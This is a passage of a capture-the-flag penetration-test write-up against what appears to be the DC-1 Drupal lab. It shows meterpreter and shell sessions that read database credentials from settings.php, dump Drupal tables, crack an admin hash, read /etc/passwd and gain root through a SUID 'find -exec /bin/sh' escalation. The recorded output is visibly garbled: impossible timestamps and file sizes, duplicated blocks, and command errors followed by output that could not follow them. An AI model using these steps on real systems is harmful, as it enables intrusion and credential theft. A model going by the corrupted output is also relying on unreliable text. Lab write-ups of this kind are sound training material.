100644/rw-r--r-- 3882650436488 fil   188498731153-02-09 02:33:43 +0000 README.txt
040755/rwxr-xr-x 17592186048512 dir   188498731153-02-09 02:33:43 +0000 all
040555/r-xr-xr-x 17592186048512 dir   211037744751-06-29 01:04:17 +0000 default
100644/rw-r--r-- 10157597657405 fil   188498731153-02-09 02:33:43 +0000 example.sites.php

meterpreter > cd default
meterpreter > ls
Listing: /var/www/sites/default
_____
Mode          Size        Type  Last modified           Name
_____
100644/rw-r--r-- 99651831224994 fil   188498731153-02-09 02:33:43 +0000 default.settings.php
040775/rwxrwxr-x 17592186048512 dir   211037438521-10-10 08:26:47 +0000 files
100444/r--r--r-- 68672232111733 fil   211037744751-06-29 01:04:17 +0000 settings.php

meterpreter > cd files
meterpreter > ls
Listing: /var/www/sites/default/files
_____
Mode          Size        Type  Last modified           Name
_____
100444/r--r--r-- 2044404433372 fil   211037438249-07-27 19:30:13 +0000 .htaccess
040775/rwxrwxr-x 17592186048512 dir   211037438521-10-10 08:26:47 +0000 styles

meterpreter > cd ..
meterpreter > cat setting.php
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > cat settings.php
<?php

```

```

meterpreter > cd ..
meterpreter > cat setting.php
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > cat settings.php
<?php

/***
 *
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 *
 */

$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupaldb',
      'username' => 'dbuser',
      'password' => 'R0ck3t',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);

```

I retrieved 2nd flag in setting.php code.

Also we got username and password of MySQL database.

Penetration Testing

Trying to get the data for login in the database.

That is, retrieving database first for doing getting the credentials.

```

040755/rwxr-xr-x 17592186048512 dir 188498731153-02-09 02:33:43 +0000 misc
040755/rwxr-xr-x 17592186048512 dir 188498731153-02-09 02:33:43 +0000 modules
040755/rwxr-xr-x 17592186048512 dir 188498731153-02-09 02:33:43 +0000 profiles
100644/rw-r--r-- 6704443950617 fil 188498731153-02-09 02:33:43 +0000 robots.txt
040755/rwxr-xr-x 17592186048512 dir 188498731153-02-09 02:33:43 +0000 scripts
040755/rwxr-xr-x 17592186048512 dir 188498731153-02-09 02:33:43 +0000 sites
040755/rwxr-xr-x 17592186048512 dir 188498731153-02-09 02:33:43 +0000 themes
100644/rw-r--r-- 85645942869477 fil 188498731153-02-09 02:33:43 +0000 update.php
100644/rw-r--r-- 9354438772866 fil 188498731153-02-09 02:33:43 +0000 web.config
100644/rw-r--r-- 1791001362849 fil 188498731153-02-09 02:33:43 +0000 xmlrpc.php

meterpreter > mysql -u dbuser -p
[*] Unknown command: mysql. Run the help command for more details.
meterpreter > cd sites
meterpreter > cd default
meterpreter > ls
Listing: /var/www/sites/default
=====
Mode          Size        Type  Last modified      Name
=====
100644/rw-r--r-- 9965183124994 fil   188498731153-02-09 02:33:43 +0000 default.settings.php
040775/rwxrwxr-x 17592186048512 dir   211037438521-10-10 08:26:47 +0000 files
100644/rw-r--r-- 68672232111733 fil   211037744751-06-29 01:04:17 +0000 settings.php

meterpreter > mysql -u dbuser -p
[*] Unknown command: mysql. Run the help command for more details.
meterpreter > cd files
meterpreter > ls
Listing: /var/www/sites/default/files
=====
Mode          Size        Type  Last modified      Name
=====
100444/rw-r--r-- 2044404433372 fil   211037438249-07-27 19:30:13 +0000 .htaccess
040775/rwxrwxr-x 17592186048512 dir   211037438521-10-10 08:26:47 +0000 styles

meterpreter > mysql -u dbuser -p
[*] Unknown command: mysql. Run the help command for more details.

```

```

100644/rw-r--r-- 6704443950617 fil 188498731153-02-08 21:33:43 -0500 robots.txt
040755/rwxr-xr-x 17592186048512 dir 188498731153-02-08 21:33:43 -0500 scripts
040755/rwxr-xr-x 17592186048512 dir 188498731153-02-08 21:33:43 -0500 sites
040755/rwxr-xr-x 17592186048512 dir 188498731153-02-08 21:33:43 -0500 themes
100644/rw-r--r-- 85645942869477 fil 188498731153-02-08 21:33:43 -0500 update.php
100644/rw-r--r-- 9354438772866 fil 188498731153-02-08 21:33:43 -0500 web.config
100644/rw-r--r-- 1791001362849 fil 188498731153-02-08 21:33:43 -0500 xmlrpc.php

meterpreter > cd sites
meterpreter > c default
[*] Unknown command: c. Did you mean cp? Run the help command for more details.
meterpreter > cd default
meterpreter > mysql -u dbuser -p
[*] Unknown command: mysql. Run the help command for more details.
meterpreter shell
Process 4389 created.
Channel 2 created.
mysql -u dbuser -p
[*] Unknown command: mysql. Run the help command for more details.
Enter password: R0ck3t
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 8649
Server version: 5.5.60-0+deb7u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> SHOW DATABASES
SHOW DATABASES
    → back
back
    → show databases;
show databases;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'back
show databases' at line 2

```

Penetration Testing

```

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> SHOW DATABASES
SHOW DATABASES
    → back
back
    → show databases;
show databases;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right
show databases' at line 2--helpsudo: command not found
mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| drupaldb |
+-----+
2 rows in set (0.00 sec)

mysql> use drupaldb
use drupaldb
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -Anc: 0, Not Upgrading: 460

Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_drupaldb |
+-----+
| actions
| authmap
| batch
| block
| block_custom
| block_node_type
| block_role
| blocked_ips
| cache
| cache_block
| cache_bootstrap |
+-----+
Powered by Drupal

```

```

| menu_custom
| menu_links
| menu_router
| node
| node_access
| node_comment_statistics
| node_revision
| node_type
| queue
| rdf_mapping
| registry
| registry_file
| role
| role_permission
| search_dataset
| search_index
| search_node_links
| search_total
| semaphore
| sequences
| sessions
| shortcut_set
| shortcut_set_users
| system
| taxonomy_index
| taxonomy_term_data
| taxonomy_term_hierarchy
| taxonomy_vocabulary
| url_alias
| users
| users_roles
| variable
| views_display
| views_view
| watchdog
+-----+
 Powered by Drupal



```

Penetration Testing


The password seems to be encoded.

After Cracking the hash using hashcat.

The password was 53cr3t.



No front page content has been created yet.



Logged in successfully.

Penetration Testing

In dashboard I retrieved the 3rd flag.

Finding flag 4

```

meterpreter > cd /etc/passwd
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:50:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lpix:x:7:7:lp:/var/spool/lpd:/bin/sh
mailx:x:8:8:mail:/var/mail:/bin/sh
newsx:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
listx:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:100::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:104::/var/spool/exim4:/bin/false
statd:x:102:65534::/var/lib/nfs:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
mysqld:x:105:105::/var/lib/mysql:/bin/false
flag4:x:1001:1001:Flag4,,,:/home/Flag4:/bin/bash
meterpreter > ls -l /home
Listing: /home
total 0
drwxr-xr-x 2 root root 4096 Feb  9 02:33:43 .
drwxr-xr-x 1 root root 4096 Feb  9 02:33:43 ..

```

We got flag is at home directory.

Penetration Testing

```

sshd:x:104:65534 ::/var/run/sshd:/usr/sbin/nologin
mysql:x:105:109:MySQL Server,,,:/nonexistent:/bin/false
flag4:x:1001:1001:Flag4,,,:/home/flag4:/bin/bash
meterpreter > cd /home
meterpreter > ls
Listing: /home
=====
770458337326 (.) 188120147139-02-11 15:02:19 +0000 LICENSE.txt
Mode--/rw-r--r-- Size 18618512 Type Last modified 2009-02-09 02:33:43 +0000
040755/rwxr-xr-x 17592186048512 dir 211037588914-08-04 07:19:52 +0000 flag4_size.php
meterpreter > cd flag4
meterpreter > ls
Listing: /home/flag4
=====
93609795 (.) 188498731159-02-09 02:33:43 +0000 INSTALLERS.txt
Mode--/rw-r--r-- Size 18618512 Type Last modified 2009-02-09 02:33:43 +0000
100600/rw---- 120259084316 fil 211037588914-08-04 07:19:52 +0000 .bash_history
100644/rw-r--r-- 944892805340 fil 211037561830-04-10 15:31:29 +0000 .bash_logout
100644/rw-r--r-- 14568529071424 fil 211037561830-04-10 15:31:29 +0000 .bashrc
100644/rw-r--r-- 2899102925475 fil 211037561830-04-10 15:31:29 +0000 .profile
100644/rw-r--r-- 536870912125 fil 211037584831-07-12 05:11:22 +0000 flag4.txt
meterpreter > cat flag4.txt
Can you use this same method to find or access the flag in root?

Probably. But perhaps it's not that easy. Or maybe it is?
meterpreter > 

```

Successfully retrieved the 4th flag.

I got the hint here that in root their might be another flag.

Gaining root access.

```

meterpreter > shell
Process 4452 created.
Channel 4 created.
cd /root
/bin/sh: 1: cd: can't cd to /root
ls
default.settings.php
files
settings.php
cd ..
ls
README.txt
all
default
example.sites.php
cd ..
ls
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
flag1.txt
includes
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
find . -exec /bin/sh \; -quit

```

Penetration Testing

```

vmlinuz.old
cd root
/bin/sh: 10: cd: can't cd to root
cd /root
/bin/sh: 11: cd: can't cd to /root
cat root
cat: root: Permission denied
cd /home
ls
flag4
find . -exec /bin/sh \; -quit
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
cd /root
ls
thefinalflag.txt
cat thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.
You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7

```

Got the Final Flag in root directory.

Hence retrieved all the flag and completed the assessment.

Conclusion and Recommendation:

During assessment of the machine ,various vulnerability were identified that pose significant threats towards the system. Vulnerability includes-

1. MySQL Database Exploitation

Description: Weak authentication, exposed credentials vulnerabilities allow direct database access, enabling attackers to read, modify, or delete sensitive data.

Observation: In Flag2 Databases credentials were revealed easily.

Recommendation:

- Enforce strong database credentials.
- Restrict database access by IP.

2. Privilege Escalation

Description: Insecure configurations or exploitable flaws allow attackers to elevate their privileges from a lower-level account to root/admin, granting complete system control.

Observation: I used basic commands to gain shell access after gaining meterpreter access, and eventually gained root access.

Recommendation:

- Patch known privilege escalation exploits
- Monitor user activities for suspicious access.
- Implement robust role-based access control (RBAC).